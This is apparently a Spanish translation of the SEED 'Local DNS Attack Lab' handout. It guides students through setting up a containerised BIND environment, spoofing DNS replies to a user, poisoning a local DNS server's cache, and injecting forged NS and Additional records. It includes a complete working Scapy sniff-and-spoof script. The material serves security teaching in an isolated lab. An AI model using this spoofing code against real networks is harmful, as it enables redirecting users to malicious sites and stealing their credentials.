Laboratorio de Ataque al DNS Local

1 Descripción del Laboratorio

DNS (Domain Name System o Sistema de nombre de Dominios) es la guía de teléfono de la Internet; se encarga de traducir los hostnames a direcciones IP (y visce versa). Esta traducción se hace a través de la resolución DNS, esta ocurre detrás de escena. Los ataques DNS manipulan este proceso de resolucion en varias maneras, con la intención de desviar a los usuarios a destinos alternativos, que a menudo son maliciosos. El objetivo de este laboratorio es entender como funcionan estos ataques. Los estudiantes harán el setup y la configuración de un servidor DNS y probarán varios ataques DNS en un target que está dentro del entorno del laboratorio.

Las dificultades en atacar víctimas locales contra víctimas remotas en lo que se refiere a los servidores DNS son bastante diferentes. Hemos desarrollado dos laboratorios, uno centrado en ataques locales DNS y el otro enfocado en ataques remotos de DNS. Este laboratorio se centra en los ataques locales.

Este laboratorio cubre los siguientes tópicos:

- DNS y su funcionamiento
- Setup de un servidor DNS
- Ataque de DNS cache poisoning
- Spoofing de respuestas DNS
- Sniffing y Spoofing de paquetes
- Scapy

Lecturas y Videos. Para una cobertura más detallada sobre el protocolo DNS y sus ataques puede consultar:

- Capítulo 18 del libro de SEED, *Computer & Internet Security: A Hands-on Approach*, 2nd Edition, by Wenliang Du. Para más detalles `https://www.handsonsecurity.net`.
- Sección 7 del curso de SEED en Udemy, *Internet Security: A Hands-on Approach*, by Wenliang Du. Para más detalles `https://www.handsonsecurity.net/video.html`.

Entorno de Laboratorio. Este laboratorio ha sido testeado en nuestra imagen pre-compilada de una VM con Ubuntu 20.04, que puede ser descargada del sitio oficial de SEED. Sin embargo, la mayoría de nuestros laboratorios pueden ser realizados en la nube para esto Ud. puede leer nuestra guía que explica como crear una VM de SEED en la nube.

2 Setup del Entorno de Laboratorio

El principal objetivo para un ataque de DNS cache poisoning es el servidor de DNS local. Obviamente es ilegal atacar un servidor real, poor lo que necesitaremos crear y configurar nuestro propio servidor DNS

para conducir los ataques en nuestros experimentos. El entorno de laboratorio necesita cuatro máquinas por separado: una va a ser la máquina víctima, la segunda será el servidor de DNS local y las dos restantes serán las máquinas de los atacantes. El setup del entorno del laboratorio se ilustra en la Figura 1. Este laboratorio se centra en el ataque local, por lo que pondremos todas las máquinas en la misma LAN.



Figure 1: Setup del Entorno de Laboratorio

2.1 Setup del Contenedor y sus Comandos

Para empezar a preparar el contenedor, deberá descargarse el archivo `Labsetup.zip` ubicado en el laboratorio correspondiente dentro del sitio web oficial y copiarlo dentro de la Máquina Virtual prevista por SEED. Una vez descargado deberá descomprimirlo y entrar dentro del directorio `Labsetup` donde encontrará el archivo `docker-compose.yml` que servirá para setear el entorno de laboratorio. Para una información más detallada sobre el archivo `Dockerfile` y otros archivos relacionados, puede encontrarla dentro del Manual de Usuario del laboratorio en uso, en el sitio web oficial de SEED.

Si esta es su primera experiencia haciendo el setup del laboratorio usando contenedores es recomendable que lea el manual anteriormente mencionado.

A continuación, se muestran los comandos más usados en Docker y Compose. Debido a que estos comandos serán usados con mucha frecuencia, hemos creados un conjunto de alias para los mismos, ubicados en del archivo `.bashrc` dentro de la Máquina Virtual provista por SEED (Ubuntu 20.04)

```
$ docker-compose build  # Build the container image
$ docker-compose up     # Start the container
$ docker-compose down   # Shut down the container

// Aliases for the Compose commands above
$ dcbuild       # Alias for: docker-compose build
$ dcup          # Alias for: docker-compose up
$ dcdown        # Alias for: docker-compose down
```

Dado que todos los contenedores estarán corriendo en un segundo plano. Necesitamos correr comandos para interactuar con los mismos, una de las operaciones fundamentales es obtener una shell en el contenedor.

Para este propósito usaremos "`docker ps`" para encontrar el ID del contenedor deseado y ingresaremos "`docker exec`" para correr una shell en ese contenedor. Hemos creado un alias para ello dentro del archivo `.bashrc`

```
$ dockps        // Alias for: docker ps --format "{{.ID}}  {{.Names}}"
$ docksh <id>   // Alias for: docker exec -it <id> /bin/bash

// The following example shows how to get a shell inside hostC
$ dockps
b1004832e275  hostA-10.9.0.5
0af4ea7a3e2e  hostB-10.9.0.6
9652715c8e0a  hostC-10.9.0.7

$ docksh 96
root@9652715c8e0a:/#

// Note: If a docker command requires a container ID, you do not need to
//       type the entire ID string. Typing the first few characters will
//       be sufficient, as long as they are unique among all the containers.
```

En caso de problemas configurando el entorno, por favor consulte la sección "Common Problems" en el manual ofrecido por SEED.

2.2 About the Attacker Container

Para este laboratorio podemos usar tanto una Máquina Virtual como un contenedor como máquina de ataque. Si observa el archivo Docker Compose, verá que el contenedor de ataque está configurado de forma diferente al resto de los contenedores.

- *Directorio Compartido.* Cuando usemos el contenedor del atacante para realizar los ataques, necesitamos poner el código de ataque dentro del contenedor. La edición del código es más conveniente dentro de la Máquina Virtual que dentro del contenedor, ya que podemos usar nuestro editor de texto preferido. Para que la Máquina Virtual y el contenedor puedan compartir archivos, hemos creado un directorio compartido entre ambos para esto hemos usado `volumes` de Docker. Dentro del archivo de Docker Composer, encontrará que se ha agregado esta entrada en algunos de los contenedores. Esta entrada indica que se montará el diretorio `./volumes` en la Máquina Host (es decir nuestra Máquina Virtual) y se podrá usar dentro del contenedor. Escribiremos nuestro código dentro del directorio `./volumes` (en la Máquina Virtual) y este podrá ser usado en el contenedor.

  ```
  volumes:
        - ./volumes:/volumes
  ```

- *Host mode.* En este laboratio, el atacante va a necesitar sniffear los paquetes, pero correr el programa de sniffing dentro del contenedor del atacante tiene sus inconvenientes, ya que el contenedor está atachado a un switch virtual y sólo podrá ver su propio tráfico y no el del resto de los contenedores. Para solucionar este problema, usaremos el modo `host` para el contenedor del atacante. Esto permite que el contenedor del atacante vea el tráfico de toda la red. La siguiente entrada es usada para el contenedor del atacante:

  ```
  network_mode: host
  ```

Cuando un contenedor está en modo `host`, este puede ver todas las interfaces de red de los hosts que la componen, inclusive tiene la misma dirección IP como si fuera el host principal. Básicamente es ponerlo en el mismo espacio de red como si fuera la Máquina Virtual de Host. Sin embargo, el contenedor sigue siendo una máquina diferente.

2.3 Resumen de la Configuración del DNS

Todos los contenedores han sido configurados para este laboratorio. Por lo que haremos un resumen de ellos, de esta manera los estudiantes estarán al tanto de estas configuraciones. Para explicaciones más detalladas sobre las configuraciones puede consultar el manual.

Servidor de DNS local. Como servidor de DNS local usaremos el software BIND 9. BIND 9 carga su configuración de un archivo llamado `/etc/bind/named.conf`. Este es el principal archivo de configuración y usualmente contiene varias entradas de `"include"`, por medio de este include puede cargar las configuraciones de diferentes archivos. Uno de los archivos usado por ese include es llamado `/etc/bind/named.conf.options`. Es en este archivo donde se establece la configuración actual.

- *Simplificación.* Los servidores DNS hoy en día randomizan el número de puerto de origen en sus consultas DNS; esto hace que los ataques sean mucho más difíciles. Desafortunadamente, muchos servidores DNS siguen usando número de puertos de origen predecibles. Para simplificar este laboratorio, hemos fijado el número de puerto de origen a `33333` dentro del archivo de configuración.
- *Desactivando DNSSEC.* DNSSEC fue introducido como mecanismo de protección en contra de ataques de spoofing en los servidores DNS. Para mostrar como funciona este ataque, hemos desactivado esta protección en el archivo de configuración.
- *DNS caché.* Durante el ataque, necesitaremos inspeccionar la caché DNS en el servidor de DNS local. Los siguientes dos comando sirven para este propósito. El primer comando hace un dump del contenido de la caché en el archivo `/var/cache/bind/dump.db`, y el segundo comando limpia la caché.

```
# rndc dumpdb -cache    // Dump the cache to the specified file
# rndc flush            // Flush the DNS cache
```

- *Forwardeo de la zona `attacker32.com`.* Una zona de forwardeo es agregada en el servidor de DNS local, por lo que si alguien quiere consultar el dominio `attacker32.com`, la consulta será forwardeada al nameserver de este dominio, que será hosteado en el contenedor del atacante. La entrada para esta zona se ubcica dentro del archivo `named.conf`.

```
zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```

Máquina del Usuario. El contenedor del usuario cuya dirección IP es `10.9.0.5` está configurada para usar la dirección IP `10.9.0.53` como su servidor DNS local. Esto se logra cambiando la configuración del archivo de resolución de la máquina del usuario (`/etc/resolv.conf`), se agrega el servidor

`10.9.0.53` como `nameserver` en la primera línea del archivo, de esta forma la máquina entenderá que este será el servidor DNS primario usado por defecto.

Nameserver del Atacante. Dentro de la máquina del atacante, se hostean dos zonas. La primera es la zona legítima del atacante `attacker32.com`, y la segunda es la zona falsa del dominio `example.com`. Las zonas son configuradas en el archivo `/etc/bind/named.conf`:

```
zone "attacker32.com" {
        type master;
        file "/etc/bind/attacker32.com.zone";
};

zone "example.com" {
        type master;
        file "/etc/bind/example.com.zone";
};
```

2.4 Testeando la Configuración DNS

Desde el contenedor del usuario, ejecutaremos una serie de comandos para asegurarnos que la configuración de nuestro laboratorio sea la adecuada. En su informe de laboratorio, por favor documente los resultados de estas pruebas.

Obtener la dirección IP de `ns.attacker32.com`. Cuando ejecutamos el comando `dig`, el servidor de DNS local forwardeará la consulta hacia el nameserver del atacante, esto se debe a que en el archivo de configuración del servidor DNS del atacante se agregó el `forward` para la entrada de esta zona. Además, la respuesta debería de venir del archivo de zona (`attacker32.com.zone`) que se configuró en nameserver del atacante. Si esto no es lo que ud. obtiene, la configuración que se hizo ha sido errónea. Por favor describa su observación en el informe del laboratorio.

```
$ dig ns.attacker32.com
```

Obtener la dirección IP de `www.example.com`. Dos nameservers se encuentran hosteando el dominio `example.com`, uno es el nameserver oficial y el otro es el contenedor del atacante. Consultaremos ambos nameservers y veremos que respuesta obtenemos de ellos. Por favor ejecute los siguientes comando (desde la máquina de usuario) y describa su observación.

```
// Send the query to our local DNS server, which will send the query
// to example.com's official nameserver.
$ dig www.example.com

// Send the query directly to ns.attacker32.com
$ dig @ns.attacker32.com www.example.com
```

Obviamente, nadie va a consultar `ns.attacker32.com` para obtener la dirección IP de `www.example.com`; siempre se consultará el nameserver oficial del dominio `example.com`. El objetivo del ataque de DNS cache poisoning es hacer que la víctima consulte `ns.attacker32.com` para obtener la dirección IP de `www.example.com`. Así, si nuestro es exitoso, si corremos el primer comando `dig` sin usar la opción `@`,

deberíamos de obtener el resultado falsificado por el atacante, en vez del resultado autentico del nameserver legítimo del dominio `www.example.com`.

3 Las tareas de ataque

El principal objetivo de los ataques DNS sobre un usuario es poder redireccionar al usuario hacia una máquina B cuando el usuario intente acceder a una máquina A usando el hostname de A. Por ejemplo, cuando un usuario trata de acceder al online banking, los atacantes pueden redireccionarlo a un sitio web malicioso que luce casi igual al sitio oficial del banco, en consecuencia el usuario puede ser engañado y así los atacantes pueden obtener sus credenciales bancarias.

3.1 Tarea 1: Spoofing directo a la Respuesta del Usuarioo



Figure 2: Ataque Local de DNS Cache Poisoning

Cuando un usuario escribe el nombre de un sitio web (un hostname tal como `www.example.com`) en un navegador, la computadora del usuario enviará una consulta DNS hacia el servidor de DNS local para hacer la resolución de la dirección IP del hostname. Los atacantes pueden sniffear el mensaje de la consulta DNS, y pueden crear una respuesta DNS falsificada y enviarla de retorno a la máquina del usuario. Si la respuesta falsificada llega antes que la original, esta será aceptada por la máquina del usuario. Vea la Figura 2).

Por favor ecriba un programa para lanzar un ataque de este tipo. Se ofrece un código base más abajo. En la Sección 4 se muestra un ejemplo de como crear un paquete DNS que incluye varios tipos de registros. En el libro de SEED se ofrece una guía detallada.

```
#!/usr/bin/env python3
from scapy.all import *
import sys

NS_NAME = "example.com"

def spoof_dns(pkt):
```

```
  if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
    print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))

    ip = IP(...)           # Create an IP object
    udp = UDP(...)         # Create a UPD object
    Anssec = DNSRR(...)    # Create an aswer record
    dns = DNS(...)         # Create a DNS object
    spoofpkt = ip/udp/dns  # Assemble the spoofed DNS packet
    send(spoofpkt)

myFilter = "..."    # Set the filter
pkt=sniff(iface='br-43d947d991eb', filter=myFilter, prn=spoof_dns)
```

Cabe señalar que en el ejemplo anterior, el valor (remarcado) para el argumento `iface` debe de ser reemplazada con el valor actual del nombre de la interfaz para la red `10.9.0.0/24`.

Mientras el ataque este corriendo en la máquina de usuario, puede usar el comando `dig` en nombre del usuario que esta ejecutando el ataque. Este comando hará que la máquina del usuario envie una consulta DNS hacia el servidor de DNS local, quien eventualmente enviará una consulta DNS hacia los nameserver autoritativos del dominio `example.com` (si la caché no contiene cacheada la respuesta). Si su ataque es exitoso, debería de poder ver la información spoofeada en la respuesta. Compare los resultados obtenidos antes y después del ataque.

Antes de lanzar el ataque, asegúrese que la caché en el servidor de DNS local sea borrada. Si la caché tiene la respuesta, la respuesta proveniente del servidor de DNS local será más rápida que la spoofeada y su ataque no será exitoso.

Un problema potencial. Al moomento de hacer este laboratorio se usaron contenedores, hemos observado una situación extraña que no ocurre siempre. El sniffeo y spoofeo dentro de los contenedores es muy lento y nuestro paquetes spoofeados llegan mucho más tarde que aquellos legítimos que provienen de Internet. En el pasado, cuando usamos Máquinas Virtuales para este laboratorio, no tuvimos este inconveniente. Hasta el momento no hemos podido encontrar la causa de este problema (si ud. tiene alguna idea, no dude en hacérnosla saber).

Si ud. se encuentra en esta situación extraña, existe una solución para la misma. Hemos enlentencido el tráfico saliente de manera intencional, por lo que las respuestas legítimas no llegarán tan rápido. Esto se puede hacer usando el comando `tc` para agregar algo de retraso en el tráfico saliente de red. El router tiene dos interfaces `eth0` y `eth1`, asegúrese de estar usando la interfaz que está conectada a la red externa `10.8.0.0/24`.

```
// Delay the network traffic by 100ms
# tc qdisc add dev eth0 root netem delay 100ms

// Delete the tc entry
# tc qdisc del dev eth0 root netem

// Show all the tc entries
# tc qdisc show dev eth0
```

Dado que todas las tareas de este laboratorio enfrenterán una situación similar, puede dejar guardada la entrada creada por el comando `tc`.

3.2 Tarea 2: El Ataque de DNS Cache Poisoning – Spoofing de Respuestas

El ataque anterior tiene como objetivo a la máquina del usuario. Para lograr un efecto de larga duración, cada vez que la máquina del usuario envía una consulta DNS para `www.example.com`, la máquina del atacante debe enviar una respuesta DNS falsificada. Puede que esto no sea tan eficaz; hay una forma mucho más eficiente para realizar ataques que apunten al servidor DNS, en lugar de la máquina del usuario.

Cuando el servidor de DNS local recibe una consulta, primero mirá si la respuesta se encuentra en su caché; si la respuesta está en la caché, el servidor DNS responderá con la información de su caché. Si la respuesta no está en la caché, el servidor DNS tratará de obtener la respuesta de otros servidores DNS. Cuando este obtiene la respuesta, este la guardará en su caché, por lo que la próxima vez no tendrá que preguntar en servidores DNS externos. Vea la Figura 2.

El servidor de DNS local guardará la respuesta spoofeada en su caché por un período limitado de tiempo. La próxima vez que la máquina del usuario quiera resolver el mismo hostname, este tendrá como respuesta la que se guardó en la caché. De esta forma, los atacantes sólo necesitan spoofear una sola vez y el impacto de este proceso de spoofeado durará hasta que expire la caché en el servidor DNS. Este ataque es llamado *DNS cache poisoning*.

Por favor modifique el programa usado en la tarea anterior para este ataque. Antes de realizar el ataque, asegúrese que la caché del servidor DNS esté vacía. Puede flushear la caché usando el siguiente comando:

```
# rndc flush
```

Puede revisar la caché en el servidor de DNS local para ver si está ”envenenada” o no. En los comandos que se muestran a continuación primero se hace un dump de esta caché hacia un archivo y luego se muestra el contenido de la caché que está almacenada en este archivo.

```
# rndc dumpdb -cache
# cat /var/cache/bind/dump.db
```

3.3 Tarea 3: Spoofeando los Registros NS

En la tarea anterior, nuestro ataque de envenenamiento de caché de DNS solo afecta un hostname es decir a `www.example.com`. Si los usuarios intentan obtener la dirección IP de otro hostname, como por ejemplo `mail.example.com`, será necesario lanzar el ataque nuevamente. Esto sería más eficiente si se lanzará un ataque que pueda afectar a todo el dominio `example.com` por completo.

La idea es usar la sección Authority en las respuestas DNS. Básicamente, cuando spoofeamos una respuesta, además de falsificar la misma (en la sección Answer), agregamos la sección Authority. Cuando esta entrada es cacheada por el servidor de DNS local, `ns.attacker32.com` será usado como el nameserver para consultas futuras que se hagan sobre cualquier hostname dentro del dominio `example.com`. Dado que `ns.attacker32.com` es controlada por los atacantes, puede proporcionar una respuesta falsa para cualquier consulta. La dirección IP de esta máquina es `10.9.0.153`.

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS      ns.attacker32.com.
```

Por favor agregue el registro NS falsificado en su código de ataque y proceda a ejecutar el ataque. La sección 4 muestra un ejemplo de como incluír un registro NS en un paquete de respuesta DNS. Para una cobertura más detallada sobre esto consulte el libro de SEED. Antes de hacer el ataque, recuerde primero limpiar la caché en su servidor de DNS local. Si su ataque es exitoso, cuando ejecute el comando `dig` en la máquina de usuario sobre cualquier hostname dentro del dominio `example.com`, verá la dirección IP

falsificada provista por `ns.attacker32.com`. Por favor revise la caché en el servidor de DNS local y vea si el registro NS falsificado se encuentra en ella o no.

3.4 Tarea 4: Spoofeando los Registros NS para otro Dominio

En el ataque anterior, "envenenamos" con éxito la caché del servidor de DNS local, por lo que `ns.attacker32.com` se convierte en el servidor de nombres para el nombre de dominio `example.com`. Inspirados por este éxito, nos gustaría extender su impacto a otros dominios. A saber, en la respuesta falsificada que se desencadena por la consulta a `www.example.com`, nos gustaría agregar una entrada adicional en la sección Authority (ver más abajo), por lo que `ns.attacker32.com` también será usado como servidor de nombres para `google.com`.

```
;; AUTHORITY SECTION:
example.com.            259200  IN      NS   ns.attacker32.com.
google.com.             259200  IN      NS   ns.attacker32.com.
```

Por favor modifique el código de ataque levemente y realize el ataque mencionado anteriormente, revise la caché DNS y vea que registro está cacheado. Por favor describa y explique su observación. Debe de notar que la consulta que estamos atacando sigue siendo la consulta a `example.com` y no a `google.com`.

3.5 Tarea 5: Spoofeando Registros en la Sección Adicional

Las respuestas DNS contienen una sección llamada la sección Additional, que es usada para proveer información adicional. En la práctica, se usa para para proveer la dirección IP de algunos hostnames, en especial aquellos que aparecen en la sección de Authority. El objetivo de esta tarea es falsificar algunas entradas en esta sección y ver si pueden ser cacheadas de forma exitosa por el servidor de DNS local. En particular, al responder la consulta para `www.example.com`, agregamos las siguientes entradas en la respuesta falsificada, además de las entradas en la sección Answer:

```
;; AUTHORITY SECTION:
example.com.            259200  IN   NS   ns.attacker32.com.
example.com.            259200  IN   NS   ns.example.com.

;; ADDITIONAL SECTION:
ns.attacker32.com.      259200  IN   A    1.2.3.4   ①
ns.example.net.         259200  IN   A    5.6.7.8   ②
www.facebook.com.       259200  IN   A    3.4.5.6   ③
```

Las entradas en ① y ② pertenecen a los hostnames de la sección Authority. La entrada en ③ es irrelevante para cualquier entrada en la respuesta. pero proporciona una ayuda "amable" para usuarios, por lo que no necesitan buscar la dirección IP de Facebook. Utilice Scapy para falsificar dicha respuesta de DNS. Su trabajo es informar qué entradas se almacenarán en caché correctamente y qué entradas no lo harán; por favor explique el por qué.

3.6 Lo que sigue

En el ataque de DNS cache poisoning que se hizo en este laboratorio, hemos asumido que el atacante y el servidor DNS se encuentran en la misma LAN, es decir, el atacante puede observar las consultas realizadas por el servidor DNS. Cuando un atacante y un servidor DNS no se encuentra en la misma LAN, este tipo de ataque es más difícil de hacer. Si esta interesado en saber como hacerlo, puede consultar nuestro laboratorio "Remote DNS Attack Lab o Ataque de DNS Remoto".

4 Guías

Dado que necesita usar Scapy para varias tareas del laboratorio. El siguiente código de ejemplo muestra como sniffear una consulta DNS y spoofear una respuesta DNS que contiene un registro A en la sección Answer, dos registros en la sección Authority y dos registros en la sección Additional. El código está incluído dentro del archivo `Labsetup.zip` (dentro de la carpeta `volumes`).

Listing 1: Sample code: `dns_sniff_spoof.py`

```
#!/usr/bin/env python3
from scapy.all import *

def spoof_dns(pkt):
  if (DNS in pkt and 'www.example.net' in pkt[DNS].qd.qname.decode('utf-8')):

    # Swap the source and destination IP address
    IPpkt = IP(dst=pkt[IP].src, src=pkt[IP].dst)

    # Swap the source and destination port number
    UDPpkt = UDP(dport=pkt[UDP].sport, sport=53)

    # The Answer Section
    Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A',
                 ttl=259200, rdata='10.0.2.5')

    # The Authority Section
    NSsec1 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns1.example.net')
    NSsec2 = DNSRR(rrname='example.net', type='NS',
                   ttl=259200, rdata='ns2.example.net')

    # The Additional Section
    Addsec1 = DNSRR(rrname='ns1.example.net', type='A',
                    ttl=259200, rdata='1.2.3.4')
    Addsec2 = DNSRR(rrname='ns2.example.net', type='A',
                    ttl=259200, rdata='5.6.7.8')

    # Construct the DNS packet
    DNSpkt = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1,  ✱
                 qdcount=1, ancount=1, nscount=2, arcount=2,
                 an=Anssec, ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)

    # Construct the entire IP packet and send it out
    spoofpkt = IPpkt/UDPpkt/DNSpkt
    send(spoofpkt)

# Sniff UDP query packets and invoke spoof_dns().
f = 'udp and dst port 53'
pkt = sniff(iface='br-43d947d991eb', filter=f, prn=spoof_dns)       ☆
```

Asegurése de reemplazar el nombre de la interfaz en la Línea ☆ con la que corresponde en su sistema. La Línea ✱ construye el payload DNS, incluyendo el encabezado DNS y sus datos. Cada campo del payload del DNS se explican a continuación:

- `id`: Transaction ID; debe ser el mismo que se encuentra en la consulta.
- `qd`: Query Domain; debe ser el mismo que se encuentra en la consulta.
- `aa`: Authoritative answer (1 significa que la consulta contiene Authoritative answe).
- `rd`: Recursion Desired (0 significa desactivar consultas recursivas).
- `qr`: Query Response bit (1 significa Response).
- `qdcount`: número de consultas por dominio.
- `ancount`: número de registros en la sección Answer.
- `nscount`: número de registros en la sección Authority.
- `arcount`: número de registros en la sección Additional.
- `an`: Sección Answer
- `ns`: Sección Authority
- `ar`: Sección Additional

5 Informe del Laboratorio

Debe enviar un informe de laboratorio detallado, con capturas de pantalla, para describir lo que ha hecho y lo que ha observado. También debe proporcionar una explicación a las observaciones que sean interesantes o sorprendentes. Enumere también los fragmentos de código más importantes seguidos de una explicación. No recibirán créditos aquellos fragmentos de códigos que no sean explicados.

Agradecimientos

Este documento ha sido traducido al Español por Facundo Fontana